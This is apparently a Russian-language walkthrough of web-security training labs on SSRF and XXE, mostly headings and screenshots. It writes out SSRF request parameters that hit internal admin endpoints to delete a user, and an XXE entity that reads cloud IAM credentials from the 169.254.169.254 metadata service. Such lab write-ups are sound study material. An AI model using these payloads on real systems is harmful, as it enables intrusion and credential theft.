

# SSRF


## Lab: Basic SSRF against the local server



stockApi=http://127.0.0.1/admin




stockApi=http://127.0.0.1/admin/delete?username=carlos



## Lab: Basic SSRF against another back-end system


Т.к. по заданию известен порт (8080) и эндпоинт (/admin), запускаем поиск IP:



Отправляем в Repeater:




Отправляем запрос stockApi=http://192.168.0.128:8080/admin/delete?username=carlos:




## Lab: SSRF with blacklist-based input filter

Ручной поиск:




Автоматический поиск:


Найдено 3 issue:




## Lab: SSRF with filter bypass via open redirection vulnerability




## Lab: Blind SSRF with out-of-band detection




## Lab: SSRF with whitelist-based input filter



## Lab: Blind SSRF with Shellshock exploitation




## Все лабы решены:



# XXE

## Lab: Exploiting XXE using external entities to retrieve files



## Lab: Exploiting XXE to perform SSRF attacks

Проводим разведку:


|  |  |
| --- | --- |
| Request | Response |
| <!ENTITY xxe SYSTEM "http://169.254.169.254/"> | "Invalid product ID: latest" |
| "http://169.254.169.254/latest" | "Invalid product ID: meta-data" |
| "http://169.254.169.254/latest/meta-data" | "Invalid product ID: iam" |
| "http://169.254.169.254/latest/meta-data/iam" | "Invalid product ID: security-credentials" |
| http://169.254.169.254/latest/meta-data/iam/security-credentials | "Invalid product ID: admin" |

Используем следующую xxe:

<!DOCTYPE stockCheck [

<!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin">

]>



## Lab: Blind XXE with out-of-band interaction

